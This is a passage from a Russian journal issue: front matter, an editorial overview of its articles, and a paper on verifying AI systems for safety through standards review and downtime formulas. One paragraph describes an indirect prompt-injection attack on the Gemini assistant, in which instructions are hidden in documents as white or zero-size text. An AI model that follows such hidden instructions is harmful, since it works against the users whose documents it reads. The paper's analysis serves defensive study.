ISSN 2686-9373

ВЕСТНИК СОВРЕМЕННЫХ ЦИФРОВЫХ ТЕХНОЛОГИЙ

26. 2026 (МАРТ)

Издание включено в перечень ВАК (специальности: 2.3.2, 2.3.6, 2.3.8, 5.2.4)

ВЕСТНИК

СОВРЕМЕННЫХ ЦИФРОВЫХ ТЕХНОЛОГИЙ

НАУЧНО-ПРАКТИЧЕСКИЙ ЖУРНАЛ

№26
МАРТ 2026

www.c3da.org

ISSN 2686-9373

Издатели: *Российский государственный социальный университет*
Ассоциация РКЦФА

Адрес редакции и издателя: 129226, Москва,
ул. Вильгельма Пика, д.4, стр.1
www.c3da.org

Подписано в печать 25.03.2026 г.
Тираж 500 экз.
Подписной индекс в каталоге «Пресса России»: 79111

Свидетельство о регистрации СМИ
ПИ № ФС 77-76187 от 08.07.2019 г.

Журнал включен в перечень рецензируемых научных изданий ВАК, в которых должны быть опубликованы основные результаты диссертаций на соискание ученой степени кандидата наук, на соискание ученой степени доктора наук.
(2.3.2) Вычислительные системы и их элементы
(2.3.6) Методы и системы защиты информации, информационная безопасность
(2.3.8) Информатика и информационные процессы
(5.2.4) Финансы

РЕДАКЦИОННЫЙ СОВЕТ

РЕДАКЦИОННОЕ ПРИМЕЧАНИЕ

Двадцать шестой номер нашего журнала выходит на фоне беспрецедентного ускорения мировых научных процессов, связанных с фундаментальными и прикладными исследованиями проблем искусственного интеллекта и искусственного сознания.

С гордостью сообщаем, что нашему главному редактору профессору Щербакову А.Ю. 23 февраля 2026 года присвоено звание Академика-корреспондента Всемирной академии искусственного сознания. Это избрание – закономерный итог его многолетних научных усилий. Так держать, Андрей Юрьевич!

Раздел «Фундаментальные проблемы цифровых технологий» представлен двумя актуальными статьями, отражающими международные научные тренды.

Статья Ильи Лившица **«Подход к верификации систем искусственного интеллекта в аспекте обеспечения требований безопасности»** предлагает подход к верификации систем искусственного интеллекта на основе аналитических методов анализа безопасности сложных систем. Обоснована актуальность данного подхода в силу отсутствия унифицированных стандартов, приведена математическая постановка задачи с учётом диагностического покрытия, отказоустойчивости и времени простоя. Приведены расчёты среднего времени восстановления и примеры применения подхода для обеспечения безопасности.

Материал Андрея Щербакова **«К вопросу о разработке временных требований к обеспечению безопасности использования технологий искусственного интеллекта»** предлагает структуру временных требований к безопасности систем ИИ, в первую очередь языковых моделей, с новой двухконтурной архитектурой доступа (открытый и внутренний контуры). Для гармонизации с иностранными исследованиями учитываются риски OWASP Top 10 для языковых моделей с учетом технологий разработки DevSecOps.

Раздел «Практические аспекты цифровых технологий» открывает статья **«Анализ и эскалация привилегий через уязвимость протокола синхронизации времени MS-SNTP»** наших молодых коллег из Университета нефти и газа им. И.М. Губкина. В работе анализируется атака Targeted Timeroasting, использующая уязвимость протокола MS-SNTP. Атакующий извлекает NTLM-хеши учётных записей компьютеров без аутентификации, демонстрируется эскалация привилегий до администратора домена. Предложены также меры защиты от рассмотренных атак.

Практический раздел продолжает статья **«Доказательство близости комплексной функции к многочлену»**, в которой разработан новый интерактивный оракульный протокол доказательства близости (aFRI) для комплекснозначных функций к полиномам низкой степени, без сведения к конечным полям. Протокол является существенным расширением протокола FRI и превосходит стандартный FRI в экспериментах на Apple M2. Он может быть применим для верифицируемого машинного обучения и безопасных научных вычислений.

В разделе также представлено актуальное исследование Хасбулата Кунниева **«Моделирование угроз безопасности распределённых цифровых финансовых активов»**. Предлагается методология онтологического моделирования угроз безопасности распределённых цифровых финансовых активов на базе онтологий MITRE ATT&CK и CAPEC для инфраструктуры оракулов с NoSQL-хранилищами. Прототип на Python повышает точность выявления угроз на 23% по сравнению с сигнатурными методами, включая расчёт TLS и графы атак для DevSecOps.

Раздел завершает статья **«Stable Diffusion и DALL-E: архитектура, экосистема и эмпирическая оценка качества, безопасности и стоимости генерации»**, которая посвящена сравнительному анализу данных диффузионных моделей. Показано, что модель DALL-E лидирует по качеству, однако Stable Diffusion экономичнее приблизительно в 40 раз. Статья обсуждает также этику и экосистемы контроля генерации (LoRA и ControlNet).

Следует заметить, что в связи с активным распространением и повсеместным использованием генеративных моделей соответствующие результаты могут подаваться и на рассмотрение редакций журналов под видом оригинальных исследований, включающих сопоставительный анализ. Данная статья по косвенным признакам может содержать результаты использования генеративной модели, однако ввиду отсутствия совершенных инструментов их распознавания сделать окончательный вывод о таком использовании в настоящий момент не представляется возможным.

Раздел «Цифровые технологии в образовании» представлен статьей **«Формирование профессиональной компетентности сотрудников органов внутренних дел в области информационной безопасности»**. Коллектив авторов исследует формирование компетенций сотрудников органов внутренних дел в области информационной безопасности с учетом развивающейся цифровизации, выявляет пробелы в обучении (юри-

дические, технические, тактические аспекты) и предлагают систему для их коррекции. Статистический анализ подтверждает актуальность мер по повышению компетентности для устойчивости инфраструктуры МВД к киберугрозам.

Раздел «Современные цифровые технологии: обзоры, мнения, дискуссии» представлен двумя статьями. Статья-концепция **«Универсальная архитектура живого и искусственного»** Андрея Волкова описывает универсальную архитектуру AIron. Автор экстраполирует биологические механизмы на искусственный интеллект: сенсорные нейроны, интернейроны, моторные нейроны, с элементами условной логики и обработкой сбоев. Обсуждается интеграция с языковыми моделями и когнитивными архитектурами для создания перспективного ИИ.

Обзор IV Научных чтений в РГСУ, посвященных памяти Е.И. Холостовой, кратко описывает конференцию, которая состоялась 11 декабря 2025 года в Российском государственном социальном университете. Это важное научное событие охватывает темы теории социальной работы и использования больших данных в социальной сфере.

СОДЕРЖАНИЕ

УДК: 004.096

Подход к верификации систем искусственного интеллекта в аспекте обеспечения требований безопасности

I.I. Livshitz

An Approach to Verifying Artificial Intelligence Systems in the Context of Ensuring Security Requirements

Abstract. *This article presents an approach to verifying artificial intelligence systems based on established and new analytical methods for studying the safety of complex software and hardware-software systems. The relevance of this study stems from the need to ensure the verification of artificial intelligence systems, as modern complex technical systems developed by various companies, the complexity of existing verification methods in terms of meeting safety requirements, and the lack of unified universal or standardized conformity assessment methods. A mathematical formulation of the research problem is given, the essence of which is to ensure a specified level of safety for the artificial intelligence system under consideration within the constraints of diagnostic coverage, failure rate, the proportion of undetectable common-cause failures, and time and other resource constraints. The results of applying the proposed approach to verifying artificial intelligence systems are presented, with examples of calculating the mean downtime and actual downtime for completely independent failures.*

Keywords: *artificial intelligence, verification, audit, standard, safety, requirements, dangerous failure, diagnostic coverage, mean downtime.*

И.И. Лившиц
Доктор технических наук, профессор практики,
Университет ИТМО.
E-mail: Livshitz.il@yandex.ru

Аннотация. *В статье представлен подход к верификации систем искусственного интеллекта, основанный на известных и новых аналитических методах исследования безопасности сложных программных и программно-аппаратных технических систем. Актуальность проведённого исследования обусловлена необходимостью обеспечения верификации систем искусственного интеллекта, как современных сложных технических систем, разрабатываемых различными компаниями, сложностью существующих методов верификации в аспекте выполнения требований безопасности, а также отсутствием единых универсальных или стандартизированных методов оценки соответствия. Сформулирована математическая постановка задачи исследования, суть которой состоит в обеспечении заданного уровня безопасности рассматриваемой технической системы искусственного интеллекта в ограничениях диагностического покрытия, интенсивности потока отказов, доли необнаруживаемых отказов по общей причине, временных и иных ресурсных ограничений. Представлены результаты применения предложенного подхода к верификации систем искусственного интеллекта, показаны примеры выполнения расчетов среднего времени простоя и действительного времени простоя для полностью независимых отказов.*

Ключевые слова: *искусственный интеллект, верификация, аудит, стандарт, безопасность, требования, опасный отказ, диагностическое покрытие, среднее время простоя.*

ВВЕДЕНИЕ

Верификация программных компонент является неотъемлемой частью разработки, тестирования и ввода в эксплуатацию любой сложной технической системы (ТС). В данной публикации автор полагает обоснованным применения более широкого термина «верификация» (verification) как подтверждение, посредством представления объективных свидетельств, того, что установленные требования были выполнены, поскольку термин «валидация» (validation), определяет требования, предназначенные для конкретного использования. Уместно предположить, что с ростом сложности требований к ТС, применения новых типов программных компонент (например, систем искусственного интеллекта (ИИ)), а также с появлением новых типов угроз безопасности информации (УБИ) актуальность верификации будет возрастать. В данной публикации автор считает обоснованным применение термина «безопасность» в широком толковании (Safety), в отличие от ограниченного толкования (Security).

Известно несколько подходов к оценке соответствия ТС в аспекте выполнения требований безопасности: подход «общих критериев» (представленный в стандартах ISO/IEC (ГОСТ Р ИСО/МЭК) серии 15408), подход по показателям процессов, применительно к инженерии программных систем (представленный в стандартах ISO/IEC (ГОСТ Р ИСО/МЭК) серии 12207) и подход по процессам системы менеджмента информационной безопасности (ИБ) (представленный в стандартах ISO/IEC (ГОСТ Р ИСО/МЭК) серии 27001). Указанные подходы известны, описаны в достаточном количестве публикаций, но применительно к новым задачам верификации

систем ИИ в аспекте требований безопасности их практическая применимость объективно ставится под сомнение.

РЕЛЕВАНТНЫЕ ИССЛЕДОВАНИЯ

В учебно-методическом пособии [1] по тематике валидации систем ИИ исследуются инструменты интерпретации и визуализации элементов нейронной сети, а также производится интерпретация весов пикселей модели в виде изображения и на предмет аномалий. В работе [2] рассмотрены аспекты применения систем ИИ для обеспечения функциональной безопасности, что представляется перспективным направлением. Следует повторно отметить, что в данной публикации рассматривается более широкий термин “Safety” (безопасность), чем “Security” (обеспечение безопасности информации). В работе [3] приведены примеры применения ИИ для оптимизации финансовых операций на мировом рынке. В работе [4] описано проектирование и разработка радиоэлектронных средств с применением технологий ИИ. В работе [5] представлены примеры оптимизации расчета оптических систем с использованием возможностей ИИ-решений. В работе [6] приведены примеры применения технологий ИИ в области статистики, в том числе показаны возможные риски и ограничения. В работе [7] приведены примеры применения генеративного ИИ в области высшего образования, в том числе для анализа данных и прогнозирования академической успеваемости.

Отдельно рассмотрим публикации, посвящённые, в той или иной степени, вопросам общей верификации систем ИИ или валидации решений ИИ, применительно для практических аспектов обеспечения безопасности. В работах [8,9] приведены примеры валидации математических методик расчета в целях обеспечения безопасности ядерных установок типа ВВЭР. В работах [10,11] представлены примеры применения решений ИИ как одной из мер контроля безопасности в цепях авиационной логистики и, соответственно, в задачах автономной морской навигации. В работах [12, 13 и 14] приведены примеры валидации систем прогнозирования состояния транспортных систем, прогнозирования угроз безопасности и принятия обоснованных управленческих решений. Известны примеры программных решений, оформленных в Роспатенте РФ в формате свидетельства о регистрации программы для ЭВМ, например [15,16]. Можно отметить статьи, посвящённые анализу влияния современных технологий ИИ на безопасность промышленных систем автоматизации [17], анализа процесса подготовки специалистов в области безопасности [18,19] и аспектов верификации систем защиты для сложных промышленных объектов [20 – 23].

В иностранных публикациях также рассматриваются проблемы верификации систем ИИ. В работе [24] приведены примеры валидации в рамках полного процесса разработки систем ИИ (ботов и систем прогнозирования). В работе [25] рассматриваются примеры создания систем защиты от DDoS-атак для программно-определяемых сетей (SDN) с применением решений ИИ. В работах [26, 27] приведены примеры валидации по требованиям безопасности для автономных транспортных систем на базе интеллектуальной системы контроля отказов. Примечательно, что в работе [27] действительно рассматриваются проблемы обеспечения верификации и валидации ТС, что встречается достаточно редко даже в международных публикациях. В работах [28–31] обобщенно рассматриваются задачи автоматизированного машинного обучения для распознавания УБИ для устройств IoT (интернета вещей), оценивания безопасности облачных технологий и «электронного правительства», соответственно. В работах [32–35] рассматриваются специфические задачи анализа УБИ применительно к технологиям ИИ, при этом фокус исследования находится на «стратегическом» уровне, ориентированном на обзор возможностей для ИТ-индустрии. Следует отметить несколько работ, посвященных современному подходу к аудиту кибербезопасности и систем ИИ, в частности [36–38].

ОБЗОР ОЦЕНИВАНИЯ ФУНКЦИЙ СИСТЕМ ИИ

На публично доступном ресурсе «ATLAS (Adversarial Threat Landscape for Artificial Intelligence Systems)» представлены краткие обобщенные примеры оценивания некоторых функций для систем ИИ. В частности, для решения GPT-2 Model Replication известны УБИ, реализуемые злоумышленниками, обладающими достаточными техническими навыками и вычислительными ресурсами. Допускается, что атакующие могут использовать систему GPT для вредоносных целей до того, как сообщество по безопасности ИИ будет готово к этому. Определенно, данный кейс примечателен тем, что реализация конкретной УБИ ставится в зависимость от готовности противодействия, что приводит к необходимости получения объективных оценок спо-

собности конкретной системы GPT соответствовать применимым требованиям безопасности.

На публично доступном ресурсе NIST размещен документ «NIST AI Risk Management Framework (AI RMF 1.0), в котором представлены некоторые походы к управлению рисками в системах ИИ, но никаких упоминаний по оценке соответствия и конкретно – по аудиту систем ИИ не представлено. Можно отметить меру 2.7 «AI system security and resilience – as identified in the MAP function – are evaluated and documented» в таблице 3 указанного документа NIST. Учет рисков (например, п.1.2.3) обеспечивается через документирование остаточных рисков, связанных с внедрением продукта ИИ. Строго говоря, сертификация по требованиям безопасности в системах ФСТЭК и ФСБ не требует указания рисков, и для новых систем ИИ реализация требования учета рисков может оказаться технически трудоемкой задачей. Примечательно, что в п. 3.2 (Safety) указано, что «подходы к управлению рисками безопасности ИИ должны … соответствовать существующим отраслевым или прикладным рекомендациям или стандартам».

ОБЗОР СТАНДАРТНЫХ ПРАКТИК ОЦЕНИВАНИЯ СИСТЕМ ИИ

В национальном стандарте ГОСТ Р 71476-2024 (идентичный ISO/IEC 22989:2022) в разделе 3 приводятся термины и определения. Для целей данной публикации важно упоминание терминов «верификация» (п. 3.5.17) и «валидация» (п. 3.5.18), которые дают «фокусировку» подтверждения соответствия – выполнение установленных требований и выполнение требований для конкретного предполагаемого использования, соответственно. Термин «проверка качества данных» (п. 3.2.2) устанавливает требования к процессу, в ходе которого данные проверяются на предвзятость и на наличие факторов, влияющих на полезность для системы ИИ. В п. 5.15.3 установлены требования оценки влияния надежности на обеспечение функциональной безопасности системы ИИ в том смысле, что для защиты систем ИИ от определенного вида отказа нужны автоматические меры защиты. Принципиально важно упоминание требований функциональной безопасности, поскольку влияние системных отказов для промышленной автоматики определено, а для современных систем ИИ таких работ немного [2,17,21]. Применительно к аспектам обеспечения безопасности чувствительных данных следует учитывать требования:

– прозрачность систем ИИ (п. 5.15.8), требование к аккуратному раскрытию определенной информации, которое может противоречить требованиям по обеспечению безопасности;

– модель жизненного цикла (ЖЦ) системы ИИ (п. 6.1), требование принятия во внимание аспектов, влияющих на безопасность защиты персональных данных;

– планирование (п. 9.4) для отраслевых приложений (здравоохранения и обороны) по управлению рисками, а также для деятельности в сфере кибербезопасности.

В предварительном национальном стандарте ПНСТ 840-2023 (идентичный ISO/IEC TR 24368:2022) в разделе 3 приводятся термины: «защищенность» (“Safety”, п. 3.14) и «безопасность» ("Security”, п. 3.15). Важно отметить расширение базовой «триады безопасности» на свойство «подотчетности» (п. 6.2.1) в аспекте обеспечения того, что система ИИ работает так, как предполагалось. Для целей данной публикации весьма важно указание этических концепций (п. 4.3), в частности, упоминаются 3 этические рамочные концепции:

– этика добродетели – является ли применение ИИ отражением человеческих добродетелей (п. 4.3.2);

– утилитаризм, который допускает причинение вреда некоторым ради общего блага (п. 4.3.2);

– деонтология, которая допускает, что универсальные правила могут быть неустойчивыми в сильно изменчивой среде (п. 4.3.3).

В международном стандарте ISO/IEC TS 5723:2022 в разделе 3 приведены основные термины в области безопасности:

– доступность (“availability”, п. 3.2.4);

– целостность (“integrity”, п. 3.2.8);

– информационная безопасность (“information security”, п. 3.2.6).

Можно отметить, что в терминологии особых противоречий для обеспечения безопасности систем ИИ нет, определенно, это логичное следствие общего «системного» подхода в международной системе ISO/IEC для известных стандартов, например, серии 27000, 24368 и 22989.

Национальный стандарт ГОСТ Р 56045-2021 (идентичен ISO/IEC TS 27008:2019) глубоко интегрирован с требованиями ГОСТ Р ИСО/МЭК (ISO/IEC) серии 27001 и 27005. В разделе 2 «Нормативные ссылки» указан стандарт ISO/IEC 27017:2015, описывающий правила ИБ для облачных сервисов, что отражает современную практику применения технологии ИИ через недоверенные ресурсы. Технические особенности оценки облачных услуг приведены

в Приложении С к рассматриваемому стандарту. Примечательно, что в данном стандарте установлено требование «Тестирование и валидация» (п. 7.4), которое может быть реализовано 14 типовыми способами. Для целей данной публикации крайне важно, что в данном разделе приведены несколько способов тестирования, наиболее применимых для валидации технологий ИИ, например:

– тестирование слепым методом или "этичное хакерство" (п. 7.4.2);

– тестирование двойным слепым методом (п. 7.4.3);

– тестирование методом серого ящика или тестирование уязвимостей (п. 7.4.4);

– тестирование тандемным методом или «внутренняя оценка» (п. 7.4.6);

– инверсионный метод или "Red Team Assessment"(п. 7.4.7).

Представляется целесообразным обратить внимание, что рассматриваемый стандарт определяет множество вариантов тестирования, принимая во внимание доступность предварительных знаний, известные общедоступные характеристики, знания о механизмах защиты и пр.

ДОВЕРИЕ К СИСТЕМАМ ИИ

В национальном стандарте ГОСТ Р ИСО/МЭК 42001-2024 (идентичный ISO/IEC 42001:2023) в разделе 3 приведен термин «информационная безопасность» (“information security”, п.3.23). Представляется важным отметить новый термин «оценка воздействия системы ИИ» (“AI system impact assessment”, п.3.24) как формализованный процесс, посредством которого оценивается воздействие на отдельных лиц (группы лиц) и принимаются соответствующие меры. Применительно к системам ИИ отметим основные требования:

– установить и поддерживать в актуальном состоянии критерии рисков ИИ, в том числе позволяющие отличать приемлемые риски от неприемлемых (п. 6.1.1);

– определить и внедрить процесс оценки рисков ИИ (п. 6.1.2);

– выполнять оценку воздействия системы ИИ (п. 6.1.4).

В обязательном приложении А (по аналогии с ISO/IEC 27001) определены меры управления, среди которых отметим:

– верификация и валидация системы ИИ (п. А.6.2.4) – организация должна определить и задокументировать меры верификации и валидации для системы ИИ и указать критерии для их использования;

– качество данных для систем ИИ (п. А.7.4) – организация должна определить и задокументировать требования к качеству данных и обеспечить соответствие данных, используемых для разработки и эксплуатации системы ИИ, этим требованиям;

– происхождение данных (п. А.7.5) – организация должна определить и задокументировать процесс проверки и документирования сведений о происхождении данных, используемых в системах ИИ на протяжении ЖЦ данных.

В обязательном приложении В «Руководство по внедрению мер управления по обработке рисков ИИ» указаны меры управления, среди которых отметим:

– процесс оценки воздействия системы ИИ (п. В.5.2) – организация должна разработать процесс оценки потенциальных последствий для отдельных лиц (групп лиц), которые могут возникнуть в результате внедрения системы ИИ на протяжении всего ЖЦ;

– предполагаемое использование системы ИИ (п. В.9.4) – организация должна гарантировать, что система ИИ используется в соответствии с предполагаемым использованием системы ИИ и сопровождающей ее документацией.

В новейшем международном стандарте ISO/IEC 42005:2025 рассмотрены требования к документированию результатов оценки воздействия (п. 6.3.2), при этом должна определяться функциональность и возможности (в аспекте обеспечения безопасности) системы ИИ как объекта оценки. К новациям данного стандарта можно отнести учет разумно предсказуемого неправильного использования (reasonably foreseeable misuse, п. 3.6), как использования систем ИИ способом, изначально не предусмотренным разработчиком (поставщиком), но которое может быть результатом легко предсказуемого поведения конечных пользователей.

Национальный стандарт ГОСТ Р 59898-2021 разработан на базе ISO/IEC 25010:2011, определяющего общие подходы к оценке качества программных продуктов, но не учитывающего специфику систем ИИ. В разделе 3 приведены термины, важные для рассматриваемой области:

– безопасность (“safety”, п. 3.4) – свойство системы ИИ сохранять состояние, характеризующееся отсутствием недопустимого риска, при использовании ее по назначению в условиях, предусмотренных изготовителем;

– критерий оценки качества (п. 3.10) – набор определенных и задокументированных правил и ус-

ловий, которые используются для решения о приемлемости общего качества конкретной системы ИИ;

– показатель качества системы ИИ (п. 3.15) – степень соответствия представительного набора существенных (значимых) характеристик системы ИИ требованиям (потребностям или ожиданиям), которые установлены, обычно предполагаются или являются обязательными для этой системы.

Национальный стандарт ГОСТ Р 59276-2020 определяет способы обеспечения доверия для систем ИИ. Важно, что в рассматриваемом стандарте введен термин «доверие к системам ИИ» (п. 3.3): «уверенность потребителя, и при необходимости, организаций, ответственных за регулирование вопросов создания и применения систем искусственного интеллекта, и иных заинтересованных сторон в том, что система способна выполнять возложенные на нее задачи с требуемым качеством». В разделе 5 отмечается, что существенные характеристики систем ИИ могут быть присущими или присвоенными, но при оценке качества учитываются только присущие.

Примечательно, что имеющиеся ограничения не позволяют выполнить объективно оценку соответствия, поскольку не описаны функции оценки, не принимается во внимание окружающая инфраструктура и границы безопасности. Рассматриваемый стандарт как бы «повисает в воздухе», т.к. кроме декларации нет никакой реализации, в частности, в таблице 1 «Существенные характеристики систем искусственного интеллекта» нет упоминания ни одной функции безопасности. Для сравнения – в требованиях «Общих критериев» (ISO/IEC серии 15408) определено: «тот факт, что продукт ИТ был оценен, имеет значимость только в контексте свойств безопасности, которые были оценены, и методов оценки, которые использовались». Применительно для технологий ИИ весьма важно требование: «покупателям оцененных продуктов рекомендуется тщательно рассмотреть этот контекст, чтобы сделать заключение, является ли оцененный продукт соответствующим и применимым для их конкретной ситуации и потребностей».

КОМПРОМЕТАЦИЯ СИСТЕМ ИИ

Несмотря на существующие механизмы оценки соответствия (кратко рассмотренные выше), следует точно понимать, что сертификация сама по себе не дает абсолютной гарантии для определенного объекта оценки (системы ИИ). В качестве примера рассмотрим компрометацию многоуровневой системы защиты технологии eSIM. Независимая лаборатория успешно реализовала несколько уязвимостей eSIM, что позволило получить полный доступ через критические уязвимости в конкретной коммерческой системе. Определенно, не существует абсолютной защиты, но даже в рамках известных требований вопросы обеспечения заданного требования безопасности систем ИИ должны учитывать не только известные базовые процедуры оценки соответствия. Известны примеры исследований, которые подтверждают, что многие системы ИИ изначально «настраиваются» под возможные требования окружающей среды.

Эксперименты Массачусетского университета показали: даже при строгих инструкциях модели продолжают поддерживать искажённое восприятие, вплоть до одобрения самоубийственных идей. В журнале Nature опубликованы рекомендации ограничить использование эмоционального языка и романтизированных реплик, чётко напоминать пользователям, что перед ними машина, а не терапевт.

Также известно об уязвимости ИИ-ассистента Gemini (Google) для известной атаки социальной инженерии. Реализация атаки использует «непрямые инъекции», т.е. скрытые подсказки, которые в формате команд внедряются в текст документа. Для сокрытия такие подсказки могут быть реализованы белым цветом или с нулевым размером шрифта, так что человек их не увидит, а ИИ-ассистент Gemini воспринимает как часть исполнимого содержимого.

Применительно к вопросам аудита безопасности для ИИ-решений рассмотрим характерный пример. Пример «полевых» испытаний ИИ-системы распознавания лиц в Лондоне показал, что только 8 из 42 совпадений оказались достоверными, но система распознавания все равно внедряется и обоснованием являются только лабораторные показатели, достигающие 99,95% точности. Такие же критические расхождения (между лабораторными экспериментами и «полевой» практикой) фиксируются в США (NIST) по программе Facial Recognition Technology Evaluation (FRTE). В обзоре "Face Analysis Technology Evaluation (FATE)" даются пояснения, что лабораторные тесты без должной валидации не подходят для оценки работы алгоритмов ИИ в реальной среде (на шумной улице, в условиях плохой освещённости и пр.).

ЭТАПЫ ОЦЕНКИ СИСТЕМ ИИ

В рассмотренных выше источниках представлено детальное рассмотрение оценки безопасности систем ИИ, что позволяет определить этот процесс как

комплекс взаимоувязанных мероприятий, направленных на выявление УБИ, возможных рисков и повышение надёжности объектов оценки. В таблице 1 кратко рассмотрены основные этапы и применяемые методы.

Таблица 1

Этапы оценки систем ИИ

Этап	Наименование	Назначение	Состав	Примечание
1	Определение границ системы и контекста использования	Перед началом оценки важно чётко обозначить границы исследуемого объекта (системы ИИ)	Технические характеристики, функциональные возможности, ограничения и цели использования системы ИИ	ISO/IEC 42001, ISO/IEC TR 24368
2	Анализ рисков	Систематическая идентификация рисков, связанных с работой системы ИИ. Используются техники моделирования сценариев происшествий и вероятностные расчёты ущерба.	• Технические риски. • Операционные риски. • Юридические риски. • Репутационные риски.	ISO 31000, NIST AI Risk Management Framework
3	Верификация системы	Проверяется соответствие реализованной системы заявленным техническим характеристикам и целям. Проводится детальная техническая экспертиза.	• Автоматизированное тестирование моделей. • Ревью исходного кода. • Тестирование производительности. • Оценка конфиденциальности и целостности данных.	ISO/IEC TS 5723, ISO/IEC 22989
4	Валидация результатов	Проверяется адекватность полученных результатов и их соответствие ожиданиям пользователей и требованиям законодательства.	• Внешняя экспертная оценка. • Сбор и анализ обратной связи от пользователей. • Анализ этической приемлемости решений.	ISO/IEC TR 24368, ISO 26000
5	Постоянный мониторинг и совершенствование	Мониторинг новых УБИ.	• Регулярные внутренние и внешние аудиты. • Регулярное обновление политик безопасности. • Процедуры управления изменениями.	ISO/IEC 27001, ISO/IEC 42001

Использование совокупности нескольких стандартов (например, ISO/IEC 27001, ISO/IEC 42001, NIST AI Risk Management Framework и ISO/IEC TR 24368) объективно позволит обеспечить полный охват необходимых аспектов безопасности для верификации систем ИИ, с указанием необходимых технических деталей реализации.

ПОСТАНОВКА ЗАДАЧИ ИССЛЕДОВАНИЯ

Выполним формальную постановку задачи исследования.

Дано:

1. Объект оценки – система ИИ;
2. Окружающая среда – внешняя ИТ-инфраструктура и персонал;
3. Интенсивность потока отказов $\boldsymbol{\lambda}$;
4. Интенсивность (частота) обнаруженных опасных (dangerous detectable) отказов $\boldsymbol{\lambda_{DD}}$;
5. Интенсивность опасных необнаруживаемых (dangerous undetectable) отказов $\boldsymbol{\lambda_{DU}}$;
6. Интенсивность (частота) обнаруженных безопасных (safety detectable) отказов $\boldsymbol{\lambda_{SD}}$;
7. Соотношение опасных обнаруживаемых $\boldsymbol{\lambda_{DD}}$ и безопасных отказов $\boldsymbol{\lambda_{S}}$;
8. Доля необнаруженных отказов по общей причине $\boldsymbol{\beta}$;
9. Доля отказов, обнаруженных диагностическими тестами и имеющих общую причину $\boldsymbol{\beta_{D}}$;
10. Диагностическое покрытие **DC**;
11. Среднее время восстановления **MTTR**;
12. Интервал времени между процедурами тестирования $\boldsymbol{T_1}$.

13. Интервал времени между запросами $\mathbf{T_2}$.

Граничные условия:

1. Для **β** от 2% до 20%;
2. Для $\mathbf{\beta_D}$ от 1% до 10%;
3. Для **MTTR** от 1 до 8 ч.;
4. Для **DC** от 0% до 99%;
5. Для **λ** от 10-5 до 10-7;
6. Для $\mathbf{T_1}$ 730 ч. (1 мес.);
7. Для $\mathbf{T_2}$ от 1 до 8 ч.

В качестве подходов могут быть рассмотрены существующие подходы к оценке соответствия ТС в аспекте выполнения требований безопасности, рассмотренные выше:

– процессы «Общих критериев»,

– процессы, применительно к инженерии программных систем;

– процессы системы менеджмента информационной безопасности.

Необходимо проверить основную гипотезу: для объекта оценки (системы ИИ) в режиме высокой интенсивности запросов или непрерывного режима работы, в наиболее жестких «полевых» условиях определить среднее время простоя $\mathbf{T_3}$. Из уровня техники известно, что показатель $\mathbf{T_3}$ определяется как эквивалентное среднее время простоя ТС для многоканальных архитектур [21,22]. Рассмотрена базовая формула для определения среднего времени простоя $\mathbf{T_3}$:

$$T_3 = \frac{\lambda_{DU} \cdot (\frac{T_1}{2} + MTTR) + (\lambda_{DD} + \lambda_{SD}) \cdot MTTR}{(\lambda_{DU} + \lambda_{DD} + \lambda_{SD})} \quad (1)$$

Где:

λ_{DU} – интенсивность опасных необнаруживаемых отказов;

λ_{DD} – интенсивность опасных обнаруживаемых отказов;

λ_{SD} – интенсивность безопасных обнаруживаемых отказов.

При условии:

$$\lambda_{SD} = \frac{\lambda}{2} \cdot DC$$

Также представляется необходимым проверить дополнительную гипотезу. Известно, что отказы ТС, не обнаруженные никакими (предусмотренными) диагностическими или контрольными испытаниями, могут обнаруживаться только при совпадении запросов на выполнение функции безопасности, на которую влияет отказ. Для полностью независимых отказов ожидаемая интенсивность запросов (функций) к системе безопасности определяет действительное время простоев $\mathbf{T_4}$. Рассмотрим базовую формулу определения $\mathbf{T_4}$ для многоканальной архитектуры ТС:

$$T_4 = \frac{\lambda_{DU}}{2\,\lambda_D} \cdot \left(\frac{T_1}{2} + MTTR\right) + \frac{\lambda_{DU}}{2\,\lambda_D} \cdot \left(\frac{T_2}{2} + MTTR\right) + \frac{\lambda_{DD}}{\lambda_D} \cdot MTTR \quad (2)$$

λ_{DU} – интенсивность опасных необнаруживаемых отказов;

λ_D – интенсивность всех опасных отказов.

АСПЕКТЫ ОЦЕНКИ НОВОГО ПОДХОДА К ВЕРИФИКАЦИИ СИСТЕМ ИИ

Для оценивания результативности применяемого подхода к верификации систем ИИ предлагается определить несколько важных аспектов, результаты представлены в Таблице 2.

Определенно, автоматическое принятие решений с использованием систем ИИ непрозрачным (или формально необъяснимым) способом может потребовать специального (в аспекте обеспечения безопасности) управления, выходящего за рамки известного управления «классическими» ТС. В этом случае такие системы ИИ должны обеспечиваться

Таблица 2

Аспекты подхода к верификации систем ИИ

№	Аспект	Базовые требования для верификации ПО	Конкретное требование для верификации систем ИИ
1	Характеристики	• согласованность при определении данных; • проверка недостоверных, некорректных или неактуальных данных; • контроль времени отклика, в том числе в условиях максимальной загрузки; • оценка максимального и минимального возможного времени выполнения запроса.	• контроль процессов «качества данных»; • выявление фактов и расследование причин фактов «галлюцинаций»; • контроль времени отклика.

Продолжение таблицы 2

№	Аспект	Базовые требования для верификации ПО	Конкретное требование для верификации систем ИИ
2	Свойства	• полнота спецификации требований к ПО системы безопасности; • корректность спецификации требований системы безопасности; • доступное для анализа решение выявленных проблем; • предсказуемость поведения; • верифицируемость проекта.	• спецификация систем безопасности (например, защита от возможных атак «отравления») • выявление «разумно предсказанного неправильного применения».
3	Методы	• выполнение тестовых примеров, связанных с анализом граничных значений; • выполнение тестовых примеров, связанных с предполагаемой ошибкой; • выполнение тестовых примеров, связанных с введением ошибки; • выполнение тестовых примеров, сгенерированных на основе модели.	• выполнение теста «разумным оператором»; • прогноз рисков нежелательной погрешности в наборах данных; • достоверность алгоритма (тестирование алгоритма авторитетными экспертами в данной области); • формальный процесс утверждения алгоритмов, используемых в системе ИИ.

новыми методами проведения аудитов (например, на базе стандартов ISO серии 42000).

Кроме того, использование новых методов (анализа данных), может привести к «не предписанной человеком» логике проектирования систем ИИ. В аспекте обеспечения безопасности систем ИИ, верификация в большей степени затрагивает компоненты ПО, получаемые по каналам поставщиков. Именно этот аспект представляется наиболее критичным, поскольку известны customer-channel attack (атаки по каналам поставщиков), но применительно к слабо документированным компонентам систем ИИ последствия могут быть катастрофическими. С учетом основных особенностей оценивания результативности подхода верификации систем ИИ уместно уточнить известные термины оценки соответствия спецификой применимости для обеспечения безопасности систем ИИ, результаты представлены в Таблице 3.

